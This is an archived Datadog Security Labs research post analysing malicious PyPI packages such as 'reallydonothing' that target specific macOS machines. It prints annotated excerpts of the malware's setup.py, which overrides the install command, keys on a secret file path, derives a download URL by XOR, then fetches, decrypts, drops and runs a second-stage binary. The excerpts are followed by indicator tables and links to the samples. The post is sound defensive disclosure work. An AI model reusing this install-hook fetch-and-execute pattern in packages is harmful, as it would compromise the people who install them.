Malicious PyPI packages targeting highly specific MacOS machines | Datadog Security Labs


By Sebastian Obregoso, Christophe Tafani-Dereeper

Published: 2024-05-23 · Archived: 2026-04-05 13:59:32 UTC


As part of our software package supply chain security efforts, we continuously scan for malware in newly released PyPI and NPM packages. In this post, we describe a particularly interesting cluster of malicious packages that we've identified.

Background: Continuously scanning for malicious software packages

In late 2022, we released GuardDog, a CLI-based tool that uses Semgrep and package metadata heuristics to identify malicious software packages based on common patterns. A few months later, we started instrumenting GuardDog at scale to continuously scan the Python Package Index (PyPI).



Continuous scanning architecture as described in 'Finding Malicious PyPI Packages in the Wild', presented at Insomni'Hack 2023 (click to enlarge)



Our operational Datadog dashboard showing package scan statistics in the last week (click to enlarge)

Since then, we've identified and manually triaged close to 1,500 malicious packages that we regularly publish as part of an open source dataset, which is one of the largest labeled datasets of malicious packages made publicly available.

When we find and analyze a particularly interesting package, we like to publish a write-up detailing our findings, such as "Investigating a backdoored PyPI package targeting FastAPI applications."

Initial lead: Identifying a malicious package

As part of our routine triage, we identified a PyPI package that triggered the following GuardDog rules:

- `Empty information` : The package had an empty description, which is unusual for legitimate packages.
- `Single python file` : The package consisted of a single Python file, which is also slightly suspicious.
- `Command overwrite` : The package was overwriting the `install` command, triggering code that gets automatically executed when someone `pip install` s it.
- `Code execution` : The package was executing OS commands.

This scan set off our Slack-based triaging workflow, so that one of our researchers could examine it further.

Our triage workflow in Slack for potentially-malicious packages identified (click to enlarge)

Although each of these rules individually only gave us a clue as to whether the package was malicious, these four pieces of information put together gave us a strong sense that we were looking at a malicious package. After diving deeper into the packages, we confirmed that they contained malicious code.

The initial package that prompted our analysis was published to PyPI on May 9, 2024 and was named `reallydonothing` . It contained a single obfuscated Python file and a README that reads:

```
 # Do Nothing

This is for testing only.

## Features

- **N/A **

## Installation

To install do nothing, run the following command:

pip install reallydonothing

## Usage

None, this is a test project.
```

As we'll see in the Detailed analysis section, this piece of malware targets specific systems and infects the victim's machine only if a specific, secret file is identified on the local file system.

But wait, there's more!

In the days following our initial discovery, several packages with highly similar source code were published to PyPI, following the timeline below:


Date	Package name	Event
May 9, 2024	`reallydonothing`	Initial lead, versions 0.1 and 0.2 published
May 17, 2024	`reallydonothing`	Version 0.3 published
May 20, 2024	`jupyter-calendar-extension`	Initial version 0.1 published
May 20, 2024	`calendar-extender`	Initial version 0.1 published, version 0.2 published a few minutes later
May 21, 2024	`ReportGenPub`	Initial version 0.1 published
May 22, 2024	`ReportGenPub`	Version 0.2 published
May 23, 2024	`Auto-Scrubber`	Version 0.1 published

This sort of timeline can indicate an attacker publishing an initial version of a malicious piece of software, then delivering it to actual targets. It's also the sign of a somewhat long-lived, continued attack from a resourceful attacker.

In the next section, we'll analyze how these pieces of malware function. Although they possess slightly different properties (which we detail in the How the identified malicious packages differ section), their behavior is very similar.

Detailed analysis

The malicious samples are all composed of a single Python file, `setup.py`, which exclusively exhibits malicious behavior. These packages don't attempt to mimic or implement legitimate functionality.



The malware contains a single Python file (click to enlarge)

First, they overwrite the setup command with a custom class, making sure that the malicious code is executed when the package is installed through `pip install`:

```
class InstallCommand(install):
    def run(self):
        install.run(self)
            # malicious code follows

setup(
    name='reallydonothing',
    version='0.1',
    license='MIT',
    packages=find_packages(),
    cmdclass={'install': InstallCommand},
)
```

The malicious code starts by defining magic, hardcoded values:

```
BASE = Path("/Library/Application Support")
VAR3 = bytes([236, 182, ..., 141])
VAR1 = bytes([153, 113, ... , 162])
VAR2 = bytes([51, 62, ... , 92])
STRING1 = "railroad"
STRING2 = "jewel"
STRING3 = "drown"
STRING4 = "archive"
```

It then searches through files that have a specific pattern on the local file system.

```
for path in BASE.glob("t*/*O*/*"):
    # ...
```

The use of Python's `glob` function will return any file matching the pattern `/Library/Application Support/t*/*O*/*`, such as `/Library/Application Support/test/OOO/foo`.

The malicious code then searches for a secret file whose path, when hashed, matches a predetermined hardcoded value (taking into account only the first 32 bytes). The annotated code for this logic is represented below:

```
 STRING1 = "railroad"
VAR3 = bytes([236, 182, ..., 141])

# (...)

for path in BASE.glob("t*/*O*/*"):
  path_bytes = str(path).encode("utf-8")

  # Use the magic hardcoded word "railroad" as a hashing salt
  to_hash = STRING1.encode("utf-8") + path_bytes
  function = function_gen(to_hash) # Performs a SHA3-512 hash

  # Retrieve the first 32 bytes of the hash (the first half of the SHA3-512 hash)
  first_n_bytes = bytes([next(function) for _ in range(32)])

  # If they match the hardcoded value VAR3, execute further malicious code
  if first_n_bytes == VAR3:
      CustomRun(path_bytes)
      break
```

The `CustomRun` function is in charge of downloading a second-stage binary, storing it on the local file system, and executing it. To determine the URL of this malicious executable, it performs an XOR of the previously found "secret" file path with a hardcoded value:

```
 STRING2 = "jewel"
STRING3 = "drown"
STRING4 = "archive"

VAR1 = bytes([153, 113, ... , 162])
VAR2 = bytes([51, 62, ... , 92])

# (...)
def CustomRun(path: bytes, /) -> None:
    # Performs a SHA3-512 hash of the secret file path, with an hardcoded salts
    function1 = function_gen(STRING2.encode("utf-8") + path)
    function2 = function_gen(STRING3.encode("utf-8") + path)
    function3 = function_gen(STRING4.encode("utf-8") + path)

    # XOR the hash of the secret file path with hardcoded values
    url1 = ''.join(chr(b ^ k) for b, k in zip(VAR1, function2))
    url2 = ''.join(chr(b ^ k) for b, k in zip(VAR2, function3))

    # Determine the appropriate URL based on the current platform (ARM/Intel)
    url = {
        "x86_64": url1,
        "arm64": url2
    }.get(platform.machine())

    # Download the binary
    response = requests.get(url)
```

Effectively, this means that the download URL is deterministic and determined solely by the path of the secret file the malware is looking for. This makes sure that the URL of the second stage can only be computed on a specific, targeted system.

As a next step, the downloaded binary is XORed again with another hash, also derived from the secret file path:

```
 buf = response.content
out: list[int] = []

# XOR the downloaded HTTP body one byte at a time with the hash derived from the secret file path
for b, k in zip(buf, function1):
    out.append(b ^ k)
```

Finally, the executable is written to disk and executed. A file is also dropped in the `/tmp` folder, likely indicating that the infection was successful:

```
 local_bin_path = os.path.expanduser('~/.local/bin')
os.makedirs(local_bin_path, exist_ok=True)
# (...)

# Drop the decrypted binary to disk
binary_path = os.path.join(local_bin_path, 'donothing')
with open(binary_path, 'wb') as f:
    f.write(bytes(out))

# Make sure it's executagble
os.chmod(binary_path, stat.S_IREAD | stat.S_IEXEC | stat.S_IRGRP | stat.S_IXGRP)

# Create a file to mark the machine as compromised successfuly
with open('/tmp/testing', 'w') as f:
    pass

# Start the decrypted malicious binary
subprocess.Popen([binary_path], stdout=subprocess.DEVNULL, stderr=subprocess.STDOUT)
```

How the identified malicious packages differ

The packages we've identified and analyzed look for different file patterns, use different hardcoded salt and binary values, and drop binaries in different locations. The differences between these samples are outlined in the table below.

Package name	Package version	Files matched	Hardcoded magic words	Path of dropped binary	File cre after su infectio
`reallydonothing`	0.1	`/Library/Application Support/t*/*O*/*`	`railroad, jewel, drown, archive`	`~/.local/bin/donothing`	`/tmp/t`
`reallydonothing`	0.3	`/Library/Application Support/t*/*O*/*`	`railroad, jewel, drown, archive`	`~/.local/bin/donothing`	`/tmp/t`
`jupyter-calendar-extension`	0.1	`/Users/Shared/C*/*r*/2*/*`	`craft, ribbon, effect, jacket`	`~/.local/bin/jupyter_calendar`	`/tmp/2 5e4e-40 b6db- 91688a9`
`calendar-extender`	0.1	`/Users/Shared/C*/*r*/2*/*`	`craft, ribbon,`	`~/.local/bin/calendar_extender`	`/tmp/9 8485-47`

Package name	Package version	Files matched	Hardcoded magic words	Path of dropped binary	File cre after su infectio
			`effect, jacket`		`9c09-7eb4f3f`
`calendar-extender`	0.2	`/Users/Shared/C*/*r*/2*/*`	`craft, ribbon, effect, jacket`	`~/.local/bin/calendar_extender`	`/tmp/2 5e4e-40 b6db-91688a9`
`ReportGenPub`	0.1	`/Users/Shared/P*/*c*/R*/*`	`bench, example, assume, reservoir`	`~/.local/bin/report_gen`	None
`ReportGenPub`	0.2	`/Users/Shared/P*/*c*/R*/*`	`bench, example, assume, reservoir`	`~/.local/bin/report_gen`	None
`Auto-Scrubber`	0.1	`/Users/Shared/Videos/*t*/2*/*`	`liberty, seed, novel, structure`	`~/.local/bin/AutoScrub`	None

Assessment

First, these pieces of malware target MacOS systems, as they're looking for files in the standard `/Users/Shared` and `/Library/Application Support` folders.

In addition, we've observed that while the code itself is not heavily obfuscated, it's challenging to identify the attacker's intentions: The malware searches for a secret file matching a specific path pattern and confirms it is the correct one using a one-way hashing function. This path acts as a secret key to decrypt the second-stage payload, making it close to impossible to determine the payload URL without knowing the secret file path.

It's likely that these packages are part of a broader campaign targeting a specific set of machines, based on either a specific configuration (such as software installed) or markers left from a previous infection. In any case, the attacker does intend to hide their infrastructure and intentions.

Conclusion

The malicious packages we've analyzed in this post have been identified by GuardDog, an open source project that you can run on your own dependencies or arbitrary PyPI and NPM packages. We'll make sure to update this post if we identify new malicious packages that exhibit a similar behavior.

Stay tuned! You can also subscribe to our monthly newsletter to receive our latest research in your inbox, or use our RSS feed.

Annex

The samples we've analyzed in this post are, as always, available on our open source repository:

- https://github.com/DataDog/malicious-software-packages-dataset/blob/main/samples/pypi/2024-05-09-reallydonothing-v0.1.zip
- https://github.com/DataDog/malicious-software-packages-dataset/blob/main/samples/pypi/2024-05-17-reallydonothing-v0.3.zip

- https://github.com/DataDog/malicious-software-packages-dataset/blob/main/samples/pypi/2024-05-20-jupyter-calendar-extension-v0.1.zip
- https://github.com/DataDog/malicious-software-packages-dataset/blob/main/samples/pypi/2024-05-20-calendar-extender-v0.1.zip
- https://github.com/DataDog/malicious-software-packages-dataset/blob/main/samples/pypi/2024-05-20-calendar-extender-v0.2.zip
- https://github.com/DataDog/malicious-software-packages-dataset/blob/main/samples/pypi/2024-05-21-reportgenpub-v0.1.zip
- https://github.com/DataDog/malicious-software-packages-dataset/blob/main/samples/pypi/2024-05-21-reportgenpub-v0.2.zip
- https://github.com/DataDog/malicious-software-packages-dataset/blob/main/samples/pypi/2024-05-23-auto-scrubber-v0.1.zip

Updates made to this entry
